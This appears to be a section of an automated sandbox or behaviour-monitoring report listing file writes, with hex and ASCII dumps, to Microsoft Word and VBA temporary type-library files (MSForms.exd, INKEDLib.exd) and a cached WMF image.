C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	84	580	00 00 00 00 64 00 00 00 fd 00 00 00 2c 01 00 00 fd 01 00 00 fd 01 00 00 58 02 00 00 fd 02 00 00 20 03 00 00 fd 03 00 00 fd 03 00 00 4c 04 00 00 fd 04 00 00 14 05 00 00 78 05 00 00 fd 05 00 00 40 06 00 00 fd 06 00 00 08 07 00 00 6c 07 00 00 fd 07 00 00 34 08 00 00 fd 08 00 00 fd 08 00 00 60 09 00 00 fd 09 00 00 28 0a 00 00 fd 0a 00 00 fd 0a 00 00 54 0b 00 00 fd 0b 00 00 1c 0c 00 00 fd 0c 00 00 fd 0c 00 00 48 0d 00 00 fd 0d 00 00 10 0e 00 00 74 0e 00 00 fd 0e 00 00 3c 0f 00 00 fd 0f 00 00 04 10 00 00 68 10 00 00 fd 10 00 00 30 11 00 00 fd 11 00 00 fd 11 00 00 5c 12 00 00 fd 12 00 00 24 13 00 00 fd 13 00 00 fd 13 00 00 50 14 00 00 fd 14 00 00 18 15 00 00 7c 15 00 00 fd 15 00 00 44 16 00 00 fd 16 00 00 0c 17 00 00 70 17 00 00 fd 17 00 00 38 18 00 00 fd 18 00	d,X Lx@l4`(THt<h0\$P|Dp8	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	664	16	fd 03 00 00 fd 38 00 00 fd fd fd fd 0f 00 00 00	8	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	680	16	fd 4e 00 00 fd 08 00 00 fd fd fd fd 0f 00 00 00	N	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	696	16	5c 57 00 00 1c 00 00 00 fd fd fd fd 0f 00 00 00	\W	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	712	16	fd 4a 00 00 fd 03 00 00 fd fd fd fd 0f 00 00 00	J	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	728	16	2c 3c 00 00 fd 00 00 00 fd fd fd fd 0f 00 00 00	,<	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	744	16	fd 3c 00 00 10 0e 00 00 fd fd fd fd 0f 00 00 00	<	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	760	16	78 57 00 00 00 02 00 00 fd fd fd fd 0f 00 00 00	xW	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	776	16	78 59 00 00 fd 47 00 00 fd fd fd fd 0f 00 00 00	xYG	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	792	16	70 fd 00 00 54 06 00 00 fd fd fd fd 0f 00 00 00	pT	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	808	16	27 00 00 10 0e 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	824	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	840	16	35 00 00 10 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	856	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	872	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	888	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	904	14500	26 21 00 00 fd 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 04 00 00 00 03 00 03 fd 00 00 00 00 00 00 00 00 fd fd fd fd 26 21 01 00 fd 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 04 00 00 00 03 00 03 fd 00 00 00 00 00 00 00 00 fd fd fd fd fd 10 02 00 fd 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!&!0,HD	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	15404	128	fd 0d 00 00 fd 07 00 00 fd 0d 00 00 10 08 00 00 fd 0c 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 fd 0b 00 00 fd 0d 00 00 fd 0b 00 00 fd 0a 00 00 68 0d 00 00 fd 0c 00 00 18 0c 00 00 fd 08 00 00 fd 09 00 00 fd 0b 00 00 fd 0d 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 fd 0d 00 00 08 0d 00 00 fd 05 00 00 fd 03 00 00 fd 0c 00 00 fd 0a 00 00 50 0d 00 00 20 0d 00 00 fd 0b 00 00 fd 0c 00 00	(x@hX@(P	success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	15532	3600	14 18 15 fd 61 fd 5f 41 fd 4f 79 fd 43 50 27 fd fd fd fd fd fd fd fd 01 43 50 66 0f fd 1a 10 fd fd 00 fd 00 30 0c fd 00 00 00 00 fd fd fd fd 13 43 50 66 0f fd 1a 10 fd fd 00 fd 00 30 0c fd 64 00 00 00 fd fd fd fd 0b 43 50 66 0f fd 1a 10 fd fd 00 fd 00 30 0c fd fd 00 00 00 fd fd fd 02 fd fd fd 74 fd 1a 10 fd fd 00 fd 00 30 0c fd 2c 01 00 00 fd fd fd fd 03 fd fd fd 74 fd 1a 10 fd fd 00 fd 00 30 0c fd fd 01 00 00 fd fd fd fd 20 47 fd 10 fd fd fd 11 fd fd 00 fd 00 6b 1a 69 fd 01 00 00 fd fd fd fd fd 03 0c 57 fd fd fd 11 fd fd 00 fd 00 6b 1a 69 58 02 00 00 fd fd fd fd fd fd 72 fd 75 fd fd 11 fd fd 00 fd 00 6b 1a 69 fd 02 00 00 fd fd fd fd 70 23 fd fd fd fd fd 11 fd 0f 00 fd fd 03 00 74 20 03 00 00 fd fd fd fd 71 23 fd fd fd fd fd 11 fd 0f 00 fd fd 03 00	a_AOyCP'CPf0CPf0dCPf 0t0,t0 GkiWkiXrukip#t q#	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	19132	976	20 03 00 00 01 00 00 00 fd fd fd fd fd fd fd fd 03 00 00 01 00 00 00 fd fd fd fd fd fd fd fd 03 00 00 01 00 00 00 fd fd fd fd fd fd fd fd fd fd 4c 04 00 00 01 00 00 00 fd fd fd fd fd fd fd fd fd 04 00 00 01 00 00 00 fd fd fd fd fd fd fd fd 02 00 00 01 00 00 00 fd fd fd fd fd fd fd fd 0e 00 00 01 00 00 00 fd fd fd fd 70 00 00 00 68 10 00 00 03 00 00 00 fd fd fd fd fd fd fd fd 04 10 00 00 01 00 00 00 fd fd fd fd 00 00 00 30 11 00 00 03 00 00 00 fd fd fd fd fd fd fd fd 0f 00 00 01 00 00 00 fd fd fd fd fd 00 00 00 fd 11 00 00 03 00 00 00 fd fd fd fd fd fd 64 19 00 00 01 00 00 00 fd fd fd fd 00 00 00 28 23 00 00 03 00 00 00 fd fd fd fd fd fd fd fd fd 19 00 00 01 00 00 00 fd fd fd fd fd 00 00 00 fd 23 00 00 03 00 00 00 fd fd fd fd fd fd	Lph0d(##	success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	20108	2256	00 00 01 03 00 00 00 00 fd 0d 00 00 01 00 01 03 00 00 00 00 fd 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	22364	28	fd 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	-stdole2.tlbWWW	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	22392	512	fd 3f 00 00 48 22 00 00 3c 2e 00 00 fd 47 00 00 fd 45 00 00 6c 3a 00 00 fd 2b 00 00 64 43 00 00 38 3f 00 00 fd 45 00 00 68 2e 00 00 fd 47 00 00 fd 29 00 00 fd 46 00 00 7c 44 00 00 74 3b 00 00 2c 40 00 00 fd 21 00 00 fd 39 00 00 50 45 00 00 54 44 00 00 54 41 00 00 54 3c 00 00 7c 2b 00 00 58 3a 00 00 24 38 00 00 2c 42 00 00 50 36 00 00 fd 43 00 00 24 45 00 00 fd 43 00 00 1c 41 00 00 20 47 00 00 fd 47 00 00 0c 2e 00 00 30 3e 00 00 fd 40 00 00 fd 42 00 00 28 3c 00 00 fd 3d 00 00 40 40 00 00 20 43 00 00 fd 45 00 00 fd 41 00 00 fd 30 00 00 20 3f 00 00 18 46 00 00 68 42 00 00 fd 43 00 00 10 26 00 00 fd 2d 00 00 38 2b 00 00 fd 2f 00 00 fd 3f 00 00 fd 3e 00 00 78 32 00 00 68 2b 00 00 fd 3e 00 00 4c 39 00 00 fd 27 00 00 78 43 00 00 fd 3e 00 00 30 44 00 00 08 3d 00	?H"<.GEI:+dC8?Eh.G)F|Dt;,@!9PETDTAT<|+X:$8,BP6C$ECA GG.0>@B(<=@@CEA0 ?FhBC&-8+/?>x2h+>L9'xC>0D=	success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	22904	18424	fd fd fd fd fd fd fd 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 fd fd fd fd 09 38 fd fd 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 fd fd fd fd 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 fd 00 00 00 fd fd fd fd 10 38 fd 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 fd fd fd fd 05 38 fd fd 49 46 6f 6e 74 57 57 57 fd 01 00 00 fd fd fd fd 04 28 55 10 46 6f 6e 74 fd 01 00 00 fd fd fd fd 0c 38 fd 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 fd fd fd fd 08 38 fd 62 66 6d 41 63 74 69 6f 6e fd 02 00 00 fd fd fd fd 10 38 fd 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 fd fd fd fd 0e 38 fd 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 fd 03 00 00 fd fd fd fd 0e 38 fd 39 49 52 65 74 75 72 6e 42 6f 6f 6c	CMSFormsW8OLE_COLORWWWd8(oOLE_HANDLEWW8WOLE_OPTEXCLUSIVE,8IFontWWW(UFont8*fmDropEffectX8bfmAction8kIDataAutoWrapper 8VIReturnIntegerWW89IReturnBool	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	41328	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	"Microsoft Forms 2.0 Object LibraryC:\Windows\system32\fm20.hlpWWNoneWWCopyWWMoveWWCopyOrMoveCutWWWPasteWDragDropWWInheritWWWOnWWWWOffWWWDefaultWWWArrowWCrossWIBeamWSizeNESWWWSizeNSSizeNWSEWWSizeWEUpArrowWWWHourG	success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	42948	3600	1a 00 08 40 08 00 08 fd 1a 00 06 40 06 00 06 fd 1a 00 0b 40 0b 00 0b fd 1a 00 02 40 02 00 02 fd 1d 00 fd 7f 64 00 00 00 1a 00 fd 7f 20 00 00 00 1d 00 fd 7f 2c 01 00 00 1a 00 fd 7f 30 00 00 00 1a 00 fd 7f 38 00 00 00 1d 00 fd 7f 19 00 00 00 1a 00 fd 7f 48 00 00 00 1a 00 00 40 18 00 00 fd 1a 00 fd 7f 58 00 00 00 1a 00 13 40 17 00 13 fd 1d 00 fd 7f 25 00 00 00 1a 00 fd 7f 70 00 00 00 1a 00 10 40 10 00 10 fd 1a 00 fd 7f fd 00 00 00 1a 00 03 40 03 00 03 fd 1d 00 fd 7f 31 00 00 00 1a 00 fd 7f fd 00 00 00 1d 00 fd 7f 3d 00 00 00 1a 00 fd 7f fd 00 00 00 1a 00 0c 40 0c 00 0c fd 1d 00 fd 7f 49 00 00 00 1a 00 fd 7f fd 00 00 00 1d 00 03 00 fd 01 00 00 1d 00 fd 7f 55 00 00 00 1a 00 fd 7f fd 00 00 00 1d 00 fd 7f 61 00 00 00 1a 00 fd 7f fd 00 00 00 1d 00 fd 7f 6d 00 00	@@@@d ,08H@X@%p@@1=@IUam	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	46548	16	03 00 fd fd fd fd 57 57 03 00 fd fd fd fd 57 57	WWWW	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	46564	4	24 03 00 00	$	success or wait	107	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	46568	2	24 00	$	success or wait	2444	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	46570	22	00 00 19 00 19 fd 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	LD	success or wait	2245	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	46592	12	00 00 00 00 fd 0e 00 00 0a 00 00 00		success or wait	1363	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	47372	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	``````	success or wait	107	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	47460	88	fd 0e 00 00 fd 0e 00 00 fd 0e 00 00 fd 0e 00 00 fd 0e 00 00 fd 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 fd 0f 00 00 fd 0f 00 00 fd 0f 00 00 fd 0f 00 00 fd 0f 00 00 fd 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 fd 10 00 00 fd 10 00 00	44dd<h	success or wait	107	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	47548	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 fd 00 00 00 fd 00 00 00 fd 00 00 00 fd 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 fd 01 00 00 fd 01 00 00 fd 01 00 00 fd 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 fd 02 00 00 fd 02 00 00 00 03 00 00	$HI Dh@d	success or wait	107	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	0	4	4d 53 46 54	MSFT	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	4	4	02 00 01 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	8	4	00 00 00 00		success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	12	4	09 04 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	16	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	20	2	51 00	Q	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	22	2	00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	24	2	02 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	26	2	00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	28	4	06 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	32	4	fd 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	36	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	40	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	44	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	48	4	fd 02 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	52	4	3d 23 00 00	=#	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	56	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	60	4	24 00 00 00	$	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	64	4	fd fd fd fd		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	68	4	20 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	72	4	fd 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	76	4	0d 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	80	4	fd 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	84	580	00 00 00 00 64 00 00 00 fd 00 00 00 2c 01 00 00 fd 01 00 00 fd 01 00 00 58 02 00 00 fd 02 00 00 20 03 00 00 fd 03 00 00 fd 03 00 00 4c 04 00 00 fd 04 00 00 14 05 00 00 78 05 00 00 fd 05 00 00 40 06 00 00 fd 06 00 00 08 07 00 00 6c 07 00 00 fd 07 00 00 34 08 00 00 fd 08 00 00 fd 08 00 00 60 09 00 00 fd 09 00 00 28 0a 00 00 fd 0a 00 00 fd 0a 00 00 54 0b 00 00 fd 0b 00 00 1c 0c 00 00 fd 0c 00 00 fd 0c 00 00 48 0d 00 00 fd 0d 00 00 10 0e 00 00 74 0e 00 00 fd 0e 00 00 3c 0f 00 00 fd 0f 00 00 04 10 00 00 68 10 00 00 fd 10 00 00 30 11 00 00 fd 11 00 00 fd 11 00 00 5c 12 00 00 fd 12 00 00 24 13 00 00 fd 13 00 00 fd 13 00 00 50 14 00 00 fd 14 00 00 18 15 00 00 7c 15 00 00 fd 15 00 00 44 16 00 00 fd 16 00 00 0c 17 00 00 70 17 00 00 fd 17 00 00 38 18 00 00 fd 18 00	d,X Lx@l4`(THt<h0\$P|Dp8	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	664	16	fd 03 00 00 fd 38 00 00 fd fd fd fd 0f 00 00 00	8	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	680	16	fd 4e 00 00 fd 08 00 00 fd fd fd fd 0f 00 00 00	N	success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	696	16	5c 57 00 00 1c 00 00 00 fd fd fd fd 0f 00 00 00	\W	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	712	16	fd 4a 00 00 fd 03 00 00 fd fd fd fd 0f 00 00 00	J	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	728	16	2c 3c 00 00 fd 00 00 00 fd fd fd fd 0f 00 00 00	,<	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	744	16	fd 3c 00 00 10 0e 00 00 fd fd fd fd 0f 00 00 00	<	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	760	16	78 57 00 00 00 02 00 00 fd fd fd fd 0f 00 00 00	xW	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	776	16	78 59 00 00 fd 47 00 00 fd fd fd fd 0f 00 00 00	xYG	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	792	16	70 fd 00 00 54 06 00 00 fd fd fd fd 0f 00 00 00	pT	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	808	16	27 00 00 10 0e 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	824	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	840	16	35 00 00 10 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	856	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	872	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	888	16	fd fd fd fd 00 00 00 00 fd fd fd fd 0f 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\Word8.0\MSForms.exd	904	14500	26 21 00 00 fd 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 04 00 00 00 03 00 03 fd 00 00 00 00 00 00 00 00 fd fd fd fd 26 21 01 00 fd 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 04 00 00 00 03 00 03 fd 00 00 00 00 00 00 00 00 fd fd fd fd fd 10 02 00 fd 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!&!0,HD	success or wait	1	6CC5E764	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7FD181C6.wmf	0	444	01 00 09 00 00 03 fd 00 00 00 05 00 1c 00 00 00 00 00 04 00 00 00 03 01 08 00 05 00 00 00 0b 02 00 00 00 00 05 00 00 00 0c 02 01 00 01 00 03 00 00 00 1e 00 07 00 00 00 fd 02 00 00 fd fd fd 00 00 00 04 00 00 00 2d 01 00 00 09 00 00 00 1d 06 21 00 fd 00 01 00 01 00 00 00 00 00 09 00 00 00 1d 06 21 00 fd 00 01 00 00 00 00 00 00 07 00 00 00 fd 02 00 00 fd fd fd 00 00 00 04 00 00 00 2d 01 01 00 09 00 00 00 1d 06 21 00 fd 00 00 00 00 00 00 00 00 09 00 00 00 1d 06 21 00 fd 00 00 00 fd fd 00 00 01 00 07 00 00 00 fd 02 00 00 fd fd fd 00 00 00 04 00 00 00 2d 01 02 00 09 00 00 00 1d 06 21 00 fd 00 fd fd fd fd 01 00 01 00 09 00 00 00 1d 06 21 00 fd 00 fd fd fd fd 01 00 01 00 07 00 00 00 fd 02 00 00 69 69 69 00 00 00 04 00 00 00 2d 01 03 00 09 00 00 00 1d 06 21	-!!-!!-!!iii-!	success or wait	1	6CE0EF45	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	0	4	4d 53 46 54	MSFT	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	4	4	02 00 01 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	8	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	12	4	09 04 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	16	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	20	2	51 00	Q	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	22	2	00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	24	2	01 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	26	2	00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	28	4	04 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	32	4	6f 00 00 00	o	success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	36	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	40	4	00 00 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	44	4	fd 03 00 00		success or wait	1	6CC5E764	unknown
C:\Users\user\AppData\Local\Temp\VBE\INKEDLib.exd	48	4	5f 03 00 00	_	success or wait	1	6CC5E764	unknown
